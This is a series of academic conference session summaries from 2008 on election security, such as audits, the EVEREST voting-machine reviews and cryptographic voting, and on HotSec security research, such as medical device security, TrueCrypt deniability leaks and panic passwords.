Epstein spoke about the need for a common threat model for elections, one that includes low-tech, real-life threats of which researchers might not be aware (e.g., jamming the gears in a lever-voting machine with a pencil lead). He noted that technologists and poll workers are aware of different classes of threats and need to work together instead of talking past each other. Collaboration is particularly important when money is scarce; one must prioritize threats and address those that seem most pressing and most fixable. Finally, researchers need to provide election workers with usable, practical guidance (e.g., explanations of why random numbers should be used instead of pseudo-random numbers).

Weir said that he was critical of the California top-to-bottom review of voting systems. He noted that election officials seemed to be systematically excluded (with no reason given). He also noted that of the three big issues—technology, physical security, and personal security—the review looked only at technology. Also, usability was not addressed, and so the review missed the serious "double bubble" problem that affected tens of thousands of votes in Los Angeles. Weir believes in gathering a lot of data about the elections he runs, but he noted that officials worry that such data may be used against them. Finally, he suggested that each of the seven voting systems in California be assigned to a researcher who would work with the vendor and obtain and analyze any available election data for that machine.

Wagner observed that there are no magic answers to the issues of voting, but he noted that working in the trenches of elections can help researchers identify the key issues. He strongly recommended that researchers volunteer as poll workers or election observers to see the election process firsthand. For example, researchers will learn how tiring election work is (and may avoid advocating for complicated procedures to be followed at the end of a 14-hour day). They will also learn the importance of making systems easy to use, even for poll workers with minimal training or who only work once every two years. Wagner also advised that researchers consider working for election officials and suggested that they should maintain an attitude of humility. It's the election officials, not the researchers, who have democratic legitimacy (through appointment or election) and who ultimately make the decisions. Researchers can only give advice. Finally, he advised that someone wanting to do a security review should: (1) call his or her spouse (because the process takes so much time!); (2) call his or her lawyer (since much time will be spent on negotiation, especially to get access to vendor equipment and code); (3) be patient, because, although the work may have a great impact, it may also go slowly.

Luke practices election law in Santa Monica and provides a voice to voters or candidates who want recounts. He suggested attending a recount to see how the process works. Luke repeatedly emphasized the importance of transparency in the election process (a paper audit trail of some sort is key to doing a recount). Indeed, several election machines were decertified in California for being unable to perform meaningful recounts. How was such a fundamental feature left out of the systems? Luke notes that assumptions may not play out in the real world, that there is often a lack of communication between stakeholders, and that participants may be saddled with the poor decisions of their predecessors. Luke noted that it has been difficult and time-consuming for voters to exercise their rights to examine election materials, thus lending the perception of a lack of transparency. Finally, he noted that those working on new solutions should carefully consider the needs of each stakeholder, choose procedures where results are verifiable within the time frame of existing post-election procedures, and prefer procedures that generate evidence which would be admissible in court in the case of a challenge.

Hall noted that Ohio's election review included a panel of election officials, unlike California's.

A questioner noted that the panel represents progress in collaboration between researchers and election administrators but leaves out government elections commissions and, especially, vendors. The real gap may be between researchers and administrators on one side and vendors on the other. The panel noted that vendors want to stay in business and respond to incentives and penalties, so they are making improvements, but new systems take a long time to certify. Also, more explicit specifications (e.g., requiring transparency) should help.

A questioner who had been involved in the top-to-bottom review was saddened at the negative reaction by election officials to the review. He said vendors were producing poor machines that made election officials look bad. But Ginnold noted that the problems were not just with the machines but also with the lack of testing, mistakes in election offices, and poll workers' incorrect use of the machines.

Another questioner noted that election officials are under fire from many corners and asked to what extent they make the distinction between criticism from researchers and from other, more political activists. Ginnold noted that many officials are unaware of the research and that some activists attempt to use researchers to promote their agendas. Hall noted that it can be hard to distinguish good science from bad.

The next questioner, who is involved in a voting rights group in California, objected to the negative comments about some election advocates. He said his group advocated paper-based optical scanners instead of direct-recording electronic (DRE) machines and was complimented for being prepared and polite. He asked Weir how complicated it was to prepare for an election in his county. Weir replied that for two, somewhat overlapping elections, his calendar ran to 79 pages and included 990 critical items, but said that amount was not overwhelming. Hall noted that, prior to one election, election staff had no days off for six weeks.

A questioner noted that researchers tend to find fault and are unlikely to vouch for any system as correct. He wondered what would happen when voting systems are much improved several design cycles from now. Will researchers still be unwilling to vouch for them? He echoed the call for transparency and noted that it is unnatural for a scientist who has analyzed a voting system to ask others to trust his analysis if they cannot repeat it themselves. Ginnold noted that one can distinguish research from activist rhetoric by observing the lack of bias, the straightforward analysis, the consideration of multiple viewpoints, and the lack of fallacious logic. Wagner noted that there is no good outcome when analyzing an already deployed system; indeed, any problems found may not be fixable.

Another questioner noted the small number of vendor representatives at the conference (a single attendee out of 70). The panel noted that it is hard to build a relationship with people in whose products you find faults and observed that vendors are often reluctant to talk.

The final questioner suggested attending certification hearings in one's state and noted that putting some election data online helped diffuse the Los Angeles "double bubble" situation (being another call for transparency).

AUDITING AND TALLYING SESSION II

Summarized by Eric W. Smith (ewsmith@stanford.edu)

- ***Pre-Election Testing and Post-Election Audit of Optical Scan Voting Terminal Memory Cards***
  Seda Davtyan, Sotiris Kentros, Aggelos Kiayias, Laurent Michel, Nicolas Nicolaou, Alexander Russell, Andrew See, Narasimha Shashidhar, and Alexander A. Shvartsman, University of Connecticut

In a recent election, the hand-counted and machine-counted precincts had different winners. That may have been for demographic reasons, but how can we trust the machines? This talk described an audit of the Accu-Vote Optical Scan (AV-OS) tabulators that were used in the November 2007 Municipal Elections in Connecticut, done at the request of the Office of the Secretary of the State of Connecticut.

The Accu-Vote system provides a voter-verifiable paper trail but has some known issues, including possible tampering with memory cards or seals, so auditing is desirable. The auditing process described in the talk focused on the memory cards, which include custom software for each district. The audit included integrity checks before and after the election and a post-election check that the cards were in states consistent with election use. The researchers received no assistance or code from the vendor of the AV-OS. They wrote custom firmware to dump data from the cards. The undocumented, built-in dumping procedure made changes to the card and was too slow to use on so many cards. They analyzed the card format, status (e.g., election closed), counters, audit log, etc.

The pre-election tests revealed that poll workers did not always follow proper procedures. They were instructed to test the cards and then randomly choose one (out of four) to be audited. A total of 3.5% of cards contained junk data, which should have been caught in testing. Also, about half of the cards were not in the exact correct state (with most having been tested but not "set for election" as prescribed by the testing procedure). One card contained nonzero counters, indicating that it was not reset after testing, but the issue would probably have been caught in the check for "zero counters" prescribed at the start of the election if that step had not been skipped.

The post-election audit covered 100 cards, only some of which were used in the election. Eight of the cards had junk data (and so must not have been used). One was blank (not programmed for elections). About 40% were used and about 47% were set but unused (with all cards in these last two categories having valid data and software). The authors conclude that both pre-election and post-election tests and audits of memory cards (and similar components) are crucial. Cards not in the proper state (especially the one with nonzero counters before the election) indicate that poll workers didn't follow the election procedures carefully enough. Also, the large numbers of cards with junk data indicate software or hardware problems or a lack of testing; in any case, the rate of cards with junk data was unacceptable. The authors do note that no incorrect ballot data or memory card software was detected in the audit.

- ***Improving the Security, Transparency, and Efficiency of California's 1% Manual Tally Procedures***
  Joseph Lorenzo Hall, University of California, Berkeley

California election law requires a "1% manual tally." The talk discussed work that helped San Mateo County specify exactly what should occur during the tally. The work strove to be general, in order to help other California counties as well.

If one cannot get access and oversight regarding election systems, one can still audit elections by comparing two independent sets of records, if they exist. Although 38 states keep such records, only 17 actually count them. California has had manual tally auditing since 1965, but not many details are prescribed by the law (which specifies that it must be done in 1% of precincts, be random, finish in 28 days, and include all ballot types). A group of researchers set out to improve security, efficiency, and transparency of the process. They proposed interim procedures, which were tested in San Mateo County over a few iterations, and they observed the process in other counties.

A blue-ribbon panel concluded that "margin-dependent audits with a floor" are best, but what about the low-level details? The procedures described by the talk touch on many of the issues. The steps of the tally include retrieval of materials, seal verification, sorting of ballots into piles, tallying involving four people (a caller, a witness, and two talliers who stay in sync every 10 ballots), and reconciliation of all discrepancies between the hand tally and the electronic results. The procedures specify that selection and tallying take place after ballots are counted (lest attackers decide to change results that they know were not selected for tallying), that tallying then happen quickly (short attack window), and that counters be "blind" (lest they subconsciously reach the "expected" result) but not too blind (e.g., to reconcile discrepancies they may have to work backward from the expected results to find subtle oval-filling mistakes).

Hall noted that some procedural changes need to be reviewed by experts. For example, choosing precinct numbers digit by digit can be a problem. For example, with 1204 precincts, choosing each digit separately gives equal weight to the small group of precincts from 1000 to 1204 and the larger group with a "0" in the thousands place. He advised making the tally process transparent by giving public notice in advance, publishing procedures and useful data, and having clear lines of communication and clear procedures. He described several ways to save time, since in large counties the tallying process can take all 28 days, including the use of a spreadsheet to "bin" random numbers (thereby saving many dice rolls) and prefilling the tally sheets. He also suggested using RFID tags to help with chain-of-custody issues.

A questioner noted that election officials and staff also spent a lot of time on this effort to improve their processes. A commenter from Ohio noted that the procedures, including audio and video resources, were very helpful.

The procedures are on the Web at http://josephhall.org/procedures/ca_tally_procedures-2008.pdf.

- ***Comparing the Auditability of Optical Scan, Voter Verified Paper Audit Trail (VVPAT) and Video (VVVAT) Ballot Systems***
  Stephen N. Goggin and Michael D. Byrne, Rice University; Juan E. Gilbert, Gregory Rogers, and Jerome McClendon, Auburn University

Auditing should be a secure, accurate check on vote counts. But how accurate are the counts? That is, how well do humans count the ballots? Goggin compared the accuracy of counts from a Voter Verified Paper Audit Trail (VVPAT) system, an optical scan system, and a prototype Voter Verified Video Audit Trail (VVVAT) system.

The study used only a single human counter (not the usual group) but used ballots in perfect condition (thereby eliminating the difficult interpretations of voter intent or heat-damaged thermal paper). The metrics were accuracy of the count, efficiency (time to count), and satisfaction (the subjective experience of the counter). For accuracy, the most important metric, only 65.0%, 45.0%, and 23.7% of participants provided the correct vote counts for the optical scan, VVPAT, and video systems, respectively. Only the difference of the video system from the other two was statistically significant. The video system tended to have undercounts. For close races, statistically significant results regarding the number of perfectly counted races indicated that optical scan was better than VVPAT, which was in turn better than VVVAT. The results for lopsided races were not statistically significant.

In terms of efficiency, the first count of the VVPAT ballots was slow (owing to the need to physically separate the ballots from the spool). Subsequent VVPAT counts and counts done with other technologies all took about the same amount of time: 10–15 minutes for one person to count 120 ballots. In terms of satisfaction, no reliable difference among the technologies was observed.

The authors concluded that although the optical scan system fared best, no technology was great, and so redundant, group, or error-correcting counting is needed, but group counting has its own set of issues. Furthermore, human counting should not be considered the "gold standard" of accuracy unless such safety measures are in place.

A questioner noted that counting using the video technology was fast but inaccurate, whereas one might think it would be slow (with much fast-forwarding and rewinding, etc.). In fact, the video counting was done with a series of screen captures.

A questioner asked how much instruction was given to the counters. They were given 10–15 minutes of instruction and told to be accurate, not fast (and yet they still made many errors).

CONVENTIONAL E-VOTING SYSTEMS

Summarized by Eric Cronin (ecronin@cis.upenn.edu)

- ***Modeling and Analysis of Procedural Security in (e)Voting: The Trentino's Approach and Experiences***
  Komminist Weldemariam, Fondazione Bruno Kessler and University of Trento; Adolfo Villafiorita, Fondazione Bruno Kessler

Komminist Weldemariam presented the results of a security evaluation on the electronic voting system being adopted in the autonomous region Trentino of Italy. The evaluation was based on traditional software modeling and evaluation approaches, but the models were constructed in a way that also captured the procedural aspects of voting. The tools in particular look for "procedural threats": actions that can modify assets in ways that go undetected by election procedures.

In addition to the rich procedural environment, elections also have a number of other unusual and unavoidable aspects when compared to commonly modeled systems: highly mobile assets (intrinsic to elections), asset evolution (the same devices contain both ballot definitions and election results at different points in time), number of instances, and presence of nondigital assets. All these characteristics are modeled using UML diagrams, and then automated analysis is performed by injecting attacks at any point in the model and checking for undetected changes to assets or denial-of-service states.

The authors' results show that by formally modeling the procedural aspects of a system, a richer analysis of security threats is possible through automation. A member of the audience raised the question of how to model the lack of infallibility in the human aspect of elections, and how to identify which procedures are more critical to be performed correctly. The speaker answered that they were aware of the issue of poll worker reliability: one possible approach is to treat them as untrusted for the analysis. Two other areas of future work asked about were detecting subtle insider attacks and cost analysis of threats identified by the automated tools.

- ***Security Evaluation of ES&S Voting Machines and Election Management System***

  Adam Aviv, Pavol Cerny, Sandy Clark, Eric Cronin, Gaurav Shah, Micah Sherr, and Matt Blaze, University of Pennsylvania

Micah Sherr presented the first of two papers on the results of Ohio's EVEREST (Evaluation & Validation of Election-Related Equipment, Standards and Testing) project. Sherr was part of a team that performed a source-code analysis of the Election Systems and Software (ES&S) voting system. (The authors worked closely with a "red team" at WebWise Security, who also analyzed the ES&S system.) Unlike the two other vendors examined in EVEREST, no in-depth analysis of ES&S had been performed. The analysis examined 670,000 lines of source code in 12 programming languages, targeting five hardware platforms. Both touch screen and optical scan hardware were evaluated, as well as the back-end software used to design ballots, program voting hardware, and tabulate results.

Scherr began with an overview of the ES&S voting system and its hardware and software components. He then went on to discuss the methodology used by the researchers and some of the major results of their study. Because of the time constraints faced (ten weeks from receipt of source code and hardware to delivery of final report), an ad hoc triage approach focusing on the areas of most strategic importance to the attacker was employed. Analysis concentrated on crypto, media processing, access control, and key distribution. This approach differed greatly from the checklist-like approach used by the official Independent Testing Authorities (ITAs).

The authors found that all data integrity and authenticity mechanisms were circumventable; attacks could be carried out by single poll workers or sometimes single voters; unexpected interaction between components led to systematic vulnerabilities; attacks could spread virally from one component to another, forming a closed loop. Specific attacks shown included common physical keying of all hardware in all locations, unprotected access to the audit printer (which is the legal record in Ohio) allowing arbitrary output to be printed, unauthenticated loading of firmware on both optical scanners, and initialization and reprogramming of touchscreen terminals by using a magnet and PDA. The presentation concluded with some observations. The evaluators found that although the ITA evaluation led to syntactically good code (well commented, standard naming conventions, etc.), design failures were evident throughout, and common automated security tools (e.g., Fortify) had clearly not been used. Additionally, the complex design makes it extremely hard to defend procedurally or technically, and the authors could not offer any quick fixes.

- ***Systemic Issues in the Hart InterCivic and Premier Voting Systems: Reflections on Project EVEREST***

  Kevin Butler and William Enck, The Pennsylvania State University; Harri Hursti; Stephen McLaughlin, The Pennsylvania State University; Patrick Traynor, Georgia Institute of Technology; Patrick McDaniel, The Pennsylvania State University

William Enck was part of the team that evaluated the voting systems manufactured by Hart InterCivic and Premier Voting Systems (formerly Diebold). Unlike the ES&S system, these two systems were evaluated in the 2007 California Top to Bottom review. The focus was therefore on evaluating the impact of the earlier reviews on Ohio elections. Whereas the public reports from earlier studies were available, accessing the private reports (containing the detailed information needed to reproduce earlier attacks) proved mostly futile.

The analysis confirmed the vulnerabilities from earlier reports, as well as discovering numerous new vulnerabilities in the process. Additionally, the EVEREST study had access to Premier equipment not studied in California, and the researchers had access to hardware and source code simultaneously, which was not the case for the California review. As with the ES&S study, they found failures to protect data integrity, failures to protect against malicious insiders, failure to provide trustworthy auditing, and the presence of unsafe features and practices. Specific vulnerabilities found included firmware replacement, recovery of erased files violating voter privacy, password bypasses, management interface access, back-end security software circumvention, forgeable audit logs, and testing functionality included in production equipment.

Enck finished the presentation with lessons their team had taken away from the study. These included the importance of performing sanctioned, open studies of voting systems and the difficulties faced in doing so in the current political climate; the importance of time to perform the studies (since the rate of discovery was increasing when the study came to an end); the helpfulness of independent confirmation of earlier studies; and need for simultaneous access to source code and the equipment to run it on. The key takeaways for the audience were that having a specific list of vulnerabilities in current systems is not enough, more understanding of how the systems are broken is needed to protect against future failures, and the situation is worse than previously thought. There were several questions from the audience about the differences between the EVEREST report and the earlier California study and the amount of access to confidential material provided to follow-up studies. An author from the ES&S team commented that the confidential annex to their report could be reproduced in far less time than would be needed to obtain it.

CRYPTOGRAPHIC VOTING SYSTEMS

Summarized by Eric Cronin (ecronin@cis.upenn.edu)

- ***Analysis, Improvement, and Simplification of Prêt à Voter with Paillier Encryption***
  Zhe Xia, Steve A. Schneider, and James Heather, University of Surrey, U.K.; Jacques Traoré, France Telecom, Orange Lab

The second session began with a talk on an improved cryptographic voting scheme that solves an information leakage problem in an earlier version of the scheme, Prêt à Voter with Paillier Encryption (PAV-Paillier). The authors introduce a model for an information leakage and analysis approach. The modified PAV-Paillier has the additional advantage of being simpler without degrading any of the security properties. Instead of going into the cryptographic details of their solution, the talk instead focused on the information leakage model and its application.

The information leakage attacks that the authors are interested in modeling are those that allow for coercion. The model comprises transitive relationships between voter and results and any intermediate items such as ballots or receipts. If a transitive link between voter and result can be established, then information leakage exists. An example given was that, for a simple handwritten ballot, there is a relationship voter => ballot, through recognizable handwriting, and then ballot => result, again through the handwriting.

Under this model, there are several interesting cases: voting machines can always create ballot => result, so it is crucial to prevent voter => ballot. Similarly, if a receipt exists, then receipt => ballot must be prevented, since voter => receipt is always possible. It is this second case for which several attacks to the PAV-Paillier scheme are identified. In addition to preventing receipts from being linkable to ballots and the aforementioned simplification, the proposed improvement also fixes shortcomings in PAV-Pallier such as the inability to alphabetize candidates on the ballot or hold ranked elections.

- ***Scantegrity II: End-to-End Verifiability for Optical Scan Election Systems using Invisible Ink Confirmation Codes***
  David Chaum; Richard Carback, University of Maryland, Baltimore County; Jeremy Clark, University of Waterloo; Aleksander Essex, University of Ottawa; Stefan Popoveniuc, The George Washington University; Ronald L. Rivest, Massachusetts Institute of Technology; Peter Y.A. Ryan, University of Newcastle upon Tyne; Emily Shen, Massachusetts Institute of Technology; Alan T. Sherman, University of Maryland, Baltimore County

Aleksander Essex presented the Scantegrity II voting system. Currently, election verification focuses on two places: the casting of ballots and the counting of ballots ("collected as cast, counted as collected"). Missing from that equation is verification of the integrity of ballots during the time between casting and counting. Scantegrity II is a system to provide end-to-end verification for elections using traditional optical scan ballots. Scantegrity II allows a voter to verify that his or her ballot has been included in the set of tallied ballots and that the vote marked on the ballot matches the vote made in the polling booth.

A powerful feature of Scantegrity II is that its only impact on the existing optical scan election workflow is the use of specially printed ballots. The casting of votes, tallying ballots, and tabulating the results are all orthogonal to the Scantegrity II verification. This is accomplished by printing a unique confirmation code inside each optical scan bubble, using invisible ink. If the user wants the option of verifying his or her vote later, a special marker can be used to fill in the bubble and, in the process, reveal the code. The code is then written down along with the serial number of the ballot and taken home by the voter as a receipt. The other confirmation codes for candidates not selected remain invisible, which makes disputed votes simpler to handle.

Verification of the voter receipt is enabled by the election officials publishing the verification codes corresponding to the candidate tallied for each ballot. Verification of the count is enabled by publishing a table with a column for each candidate and a protected mapping from each confirmation code to a cell in the table. The cells whose confirmation codes were voted are marked, and the sum of each candidate's column is the vote tally. Finally, using randomized partial checking makes it possible to statistically verify that the confirmation codes verified by the receipts are correctly reflected in the results table.

Questions from the audience focused on the chemical properties of the invisible ink and possible attacks on it. The speaker clarified that the only harm that comes from knowing multiple valid confirmation codes for a ballot is that malicious "denial of confidence" challenges are harder for the elections official to discard quickly. The randomized partial checking would still verify that the ballots were correctly tallied.

- ***Coercion-Resistant Tallying for STV Voting***
  Vanessa Teague, Kim Ramchen, and Lee Naish, The University of Melbourne

The final talk of the cryptographic voting systems session was presented by Vanessa Teague, about an encrypted tallying technique for single transferable vote (STV) elections. STV is the rather complicated scheme used by Australia and Ireland as well as a few other locations. Unlike, for example, the first-past-the-post voting system used in the United States, in STV preferential voting is performed by ranking the candidates in each race in order of preference. Tallying is then performed iteratively, redistributing a ballot's votes as candidates are eliminated from the running.

In common STV elections, having 70 candidates in a race is not uncommon, leading to 70! ($1.1978571 \times 10^{100}$) possible orderings on a voted ballot. Because of this, it is possible to encode a unique fingerprint on a ballot by using a specific ordering of least-preferred candidates (known as the "Italian Attack"). If ballots are made public after the election for verification, a coercer would be able to check that the ballot with a given fingerprint showed the correct—coerced—votes.

The solution taken to this attack has been to encrypt the votes in such a way that the tally can be performed without decrypting. Previous schemes exist that address most coercion attacks on single-race ballots, but the scheme presented works with multi-race ballots and against stronger coercion attacks.

Each ballot is first transformed into a square matrix with a row and column for each candidate. Each cell in the matrix represents a pairwise preference of the row candidate to the column candidate. A value of –1 indicates that the row candidate is preferred, whereas a 0 indicates the column candidate is preferred. By summing the column for a candidate and multiplying by –1, you can recover the rank from the traditional ballot. Additionally, by adding an eliminated row to the column sums the votes are automatically redistributed to reflect the new ordering. The final step is to take this matrix and encrypt it using something such as exponential ElGamal, which has the property of additive homomorphism. Tallying then takes place using the encrypted matrices for each ballot instead of the cleartext votes. The authors have implemented this scheme and said that for a 30-candidate election and one million voters it required 10,000 PC hours to tally the election and produced a 400 GB audit log of the encrypted ballots.

3rd USENIX Workshop on Hot Topics in Security (HotSec '08)

July 29, 2008
San Jose, CA

SECURING SYSTEMS

Summarized by Kevin Borders (kevin.borders@gmail.com)

- ***Towards Application Security on Untrusted Operating Systems***
  Dan R.K. Ports, MIT CSAIL and VMware, Inc.; Tal Garfinkel, VMware, Inc.

The first talk of the day was given by Dan Ports. The motive for his research was the need to run critical applications on commodity operating systems. These OSes may be quite complex, leading to a large trusted-computing base and weaker overall security. Recently, researchers have begun investigating methods for protecting applications from a malicious underlying operating system with a trusted lowest-layer module that encrypts application memory and protects execution state. However, execution state and memory are only part of the story. This paper explores what can happen when the operating system attacks an application by providing unexpected system call behavior. There are a number of system calls on which applications rely for secure and correct execution. This includes, but is not limited to, file system, synchronization, clock, random number generator, and inter-process communication calls.

The authors propose to fix incorrect system call behavior from a compromised operating system by having a separate trusted module verify system call correctness. For file system calls, this may mean storing a hash value alongside each data block. For synchronization calls, the module could verify the correctness by making sure a lock is only given to one thread. In general, the amount of work needed to verify correctness of system calls is significantly less than reimplementing the calls. For example, the trusted module would not have to handle scheduling and fairness to verify synchronization calls.

Various members of the audience asked about the difficulty of verifying correctness for all system calls in practice. It may be hard to check results from calls such as ioctl() which have a wide range of parameters and expected behaviors. Furthermore, results coming from the OS may be correct but could compromise the application by returning unexpected values that the application does not handle properly.

- ***Digital Objects as Passwords***
  Mohammad Mannan and P.C. van Oorschot, Carleton University

Mohammad Mannan described a new method for creating passwords, motivated by the inherent inability of people to select and remember good passwords. The goal of this research is to create a strong password that is also easy to remember, similar to the way that a personal question, such as your mother's maiden name, is memorable. The solution that Mannan presented is using an object on your computer or on the Internet as your password. The system will compute a hash value of the object that, when combined with a short salt, will yield a secure text password of a predefined length. The password is both easy to remember, because it is associated with a logic object, and secure, because it is derived from the hash of a large object.

Mannan also discussed limitations of the object-as-password approach. First, looking over someone's shoulder is much easier. For network objects in particular, the system is also vulnerable to snooping. If an attacker can see what objects you are looking at, then the space for a password dictionary attack is fairly small. This line of attack is difficult to prevent in general, but might be mitigated by using Tor to anonymize traffic. Another limitation of using objects as passwords is a lack of portability. It is more difficult to carry objects around when you are in a remote location. The fail-over solution suggested by the authors is writing down the long and difficult-to-remember password generated from the object in this case.

The audience raised concerns about whether users would gravitate toward the same types of objects as passwords, especially if selecting them from the Web, and thus reduce security by still choosing bad passwords. A usability study would be necessary to test the true security of an object-as-password approach.

A Firefox plug-in implementing the presented research can be found at http://www.ccsl.carleton.ca/~mmannan/obpwd.

- ***Security Benchmarking using Partial Verification***
  Thomas E. Hart, Marsha Chechik, and David Lie, University of Toronto

David Lie began by pointing out that software has a lot of vulnerabilities. There is no current way to measure them other than waiting for vulnerability disclosures. It would be nice to have a system for preemptively estimating the potential number of vulnerabilities based on code analysis. In this paper, the authors present a metric for classifying a particular piece of code's susceptibility to so-called mechanical vulnerabilities—those that are independent of program logic, such as buffer overflow or SQL injection. The long-term goal of this research is software security through quantitative measurement.

The security benchmarking system in this paper involves automatically pre-pending all potentially insecure operations with assert statements that check program state to see whether an exploit is possible. For a buffer overflow, this would be a check of the buffer length. The next step is to use a theorem prover to see which of these assertions are always true, and which cannot be verified. Finally, a program would be scored based on the quantity of unverifiable assertions.

A member of the audience pointed out that it is important to have a good theorem prover; otherwise, programs may be deducted for code that is safe. Another person asked whether coding style has an effect on the count of unverifiable asserts and thus the count might be unfairly prejudiced against certain styles, even if they are not less secure. However, in the experience of the authors, code that is easier to verify is also easier to read, and thus it is probably more secure by nature.

EXPLORING NEW DIRECTIONS

Summarized by Kevin Borders (kevin.borders@gmail.com)

- ***Securing Provenance***
  Uri Braun, Avraham Shinnar, and Margo Seltzer, Harvard School of Engineering and Applied Sciences

Uri Braun from Harvard University gave this presentation about securing provenance. Provenance is metadata that represent the history of an object—the "when" of knowledge. Examples can be found in financial transactions, a lab notebook, etc. Provenance has some important properties: (1) It is append-only (i.e., you cannot change history); (2) it can be represented by a directed acyclic graph (i.e., you cannot have a circular dependency in time); and (3) you can add attributes to old nodes. The guiding principle behind this research is that provenance has different security properties from normal data, and it thus needs different control mechanisms.

The primary example used in the presentation is construction of a performance evaluation for an employee that has multiple anonymous contributors. It is important to be able to verify that the report was generated by multiple sources, but the employee should not be able to tell who they are. A variant on this is a graduate school application, where the student should be able to control who writes recommendations but should not be able to read the results of the recommendations. Security policies for these situations are complicated and not easily satisfied by current approaches, such as access control.

Audience members asked whether provenance wasn't just a special case of the general metadata handling problem. Causality and history are just some metadata that needs to be addressed by security policies. The database community has done some work in this area in the form of mechanisms for handling complex conditions but has not directly addressed securely handling provenance, but existing work may be applicable to solving these problems.

- ***Absence Makes the Heart Grow Fonder: New Directions for Implantable Medical Device Security***
  Tamara Denning, University of Washington; Kevin Fu, University of Massachusetts, Amherst; Tadayoshi Kohno, University of Washington

Tamara Denning presented some follow-on research to recent work on attacking implanted medical devices (IMDs). A variety of such devices exist, and securing them from attack is essential for maintaining the wearer's safety. Implantable medical devices are particularly challenging from a security perspective, because of their limited capabilities. They have little power with which to perform cryptography or resist a battery-draining attack. An even more significant limitation is that any security system for IMDs must allow emergency personnel to override protection. For this reason, today's IMDs are fairly open, leaving wearers susceptible to serious attacks.

This research explores a number of potential solutions for securing IMDs. First, the presenter discussed approaches that are insufficient either because they would be too closed in the case of an emergency or would offer only weak protection. Case-by-case access controls would be safe, but would be too closed for emergencies. A user alert when communication with the IMD is taking place would be too open, because the wearer may not be able to respond adequately to an attack. Requiring very close proximity for communication would also be too open, because an attack could take place at close range. A member of the audience asked about combining these approaches to come up with the right solution, but a combination including case-by-case access would still be too closed. Another possible approach that would be too closed is carrying a password card for access to the IMD.

Consideration of other alternative design options led the authors to their proposed solution: have a device known as a cloaker that suppresses access when worn by the patient. The cloaker could have a wristwatch form factor that would allow emergency crews to remove it. Interesting research problems remain for the proposed solution. What is the best way for the cloaker and IMD to communicate? The presenter and audience also briefly discussed usability and psychological factors associated with wearing a cloaker. Such a device may serve as a reminder of the IMD's presence and be undesirable for some wearers. There also may be cases where emergency staff cannot reach the cloaker (e.g., if the person's hand is trapped in a car). Overall, a cloaker-based approach to securing medical devices gives desirable openness and safety properties, but there is significant research left to be done on the effects of IMD cloaking devices.

- ***Research Challenges for the Security of Control Systems***
  Alvaro A. Cárdenas, Saurabh Amin, and Shankar Sastry, University of California, Berkeley

Alvaro Cardenas presented research on securing control systems for physical processes. These systems are responsible for keeping our critical infrastructure—the power grid, sewage treatment plants, and others—up and running. Security is essential for physical control systems because a compromise can lead to physical damage and danger. However, there have not been any recorded attacks, so why should we care? The reason is that everything is increasingly connected and complex, exposing new vulnerabilities. Another motivation is cybercrime. Reports from the CIA have alluded to the occurrence of extortion based on attacks on physical control.

An important question to consider is whether the problem of securing physical control systems is any different, fundamentally, from securing conventional computers. One notable dissimilarity is that physical control systems can be designed with algorithms that are resilient to attack by software. However, a sustained denial-of-service attack, which, as a member of the audience mentioned, is probably easy, can also lead to unsafe conditions. Research on physical control systems is needed to characterize vulnerabilities and come up with realistic active attack models.

ADVERSARIAL SECURITY

Summarized by Alexei Czeskis (aczeskis@cs.washington.edu)

- ***Defeating Encrypted and Deniable File Systems: TrueCrypt v5.1a and the Case of the Tattling OS and Applications***
  Alexei Czeskis, David J. St. Hilaire, Karl Koscher, Steven D. Gribble, and Tadayoshi Kohno, University of Washington; Bruce Schneier, BT

Alexei began his presentation by showing that the state of the art in file privacy—whole-disk encryption—was no longer sufficient, because of recent legislation that requires individuals to give up their laptops and any electronic media to customs agents without cause. Furthermore, he said that passwords could be extracted from the user via such coercive means as fines, jail time, or even physical torture. Next he told us that privacy advocates are suggesting the use of a software package called TrueCrypt that offers a deniable file system feature (also called a steganographic file system), which hides the existence of data from an attacker. Alexei then explained that TrueCrypt provides a deniable file system by allowing the user to undetectably create an arbitrary number of nested, encrypted, and hidden containers within an encrypted container. Each nested container could only be read if the appropriate password was provided. The existence (or nonexistence) of a nested container could not be proved by looking at the properties of memory, allowing the user to claim that no data existed. Alexei said that although this may be true if one solely looks at the bottom layer of a system, it does not hold if one considers the large ecosystem of operating system and applications in which a user interacts with the files in a hidden container.

Alexei said that his team analyzed TrueCrypt v5.1a and found that the system leaked enough information for an attacker to determine that the system had a hidden volume installed on it. Information leaks could be grouped into the following categories: (1) operating system; (2) primary applications; (3) nonprimary applications. Primary applications are ones the user interacts with daily; nonprimary applications may run in the background and be supplemental to the user's overall goals while using the system. The analysis only considered an attacker that has one-time access to the system. Although stronger attackers could have more frequent access to the user's system, Alexei explained that this work tries to show that the state-of-the-art methods for hiding data do not protect against even the weakest attacker.

The operating system (Microsoft Vista) leaked information via the recently used shortcuts list, revealing the real file's name, location, creation time, modification times, access time, volume type, and serial number. The primary application (Microsoft Word) leaked information via automatically generated auto-recover files that were not securely deleted and were recoverable even after a power cycle. The nonprimary application (Google Desktop) leaked information by caching and indexing files from the hidden container.

Alexei concluded by stating that this problem was not specific to TrueCrypt's implementation. Rather, he mentioned that it is very difficult to hide the existence of data on a system while at the same time providing a usable system in which there is a balance between isolation of components that must stay separate and sharing of components that must coexist for usability. Finally, he gave several examples of other methods a DFS may implement: using tainted data flow in the OS, a selective bootloader (implemented by TrueCrypt 6.0), and hard-drive firmware that will fake corrupted sectors until a particular sequence of reads permits them to be unlocked.

■ ***Panic Passwords: Authenticating under Duress***
Jeremy Clark and Urs Hengartner, University of Waterloo

Jeremy first showed a clip from a Hollywood film in which a secret agent is forced, under gunpoint, to call her superiors in order to obtain confidential information. As the agent's superiors ask her for a password, the audience is shown that she has two possible answers: one to indicate a legitimate authentication and the second (called a panic password) to indicate that she is authenticating under duress. Next, Jeremy formally defined panic passwords (or distress password/duress codes) as schemes that allow a person to indicate that the authentication attempt is made as a result of some coercive action. Although commonly used as a part of larger systems (e.g., home alarm systems), panic password schemes are rarely discussed in patents and in academia. Jeremy then presented a threat model, examined a common panic password scheme, and explained why it failed to fully succeed in its objective. He proposed three new schemes and described their associated analyses.

Jeremy's analyses were based on the assumptions that an attacker: (1) knows how the system works; (2) is able to observe the communications; (3) can force the user to iterate the process some finite number of times; (4) can force the user to disclose passwords in any particular order. Furthermore, each analysis was characterized based on the following parameters: (1) attacker's persistence (i.e., how long an attacker can interact with the user); (2) communicating parties' responses (i.e., whether it may be indicative of the legitimacy of a given password); (3) the attacker's goal (i.e., whether to know that a panic password was given or to force the user at some point to reveal the real password); (4) screening versus signaling (i.e., how well the user can trick the attacker into thinking that he or she entered a legitimate password and vice versa).

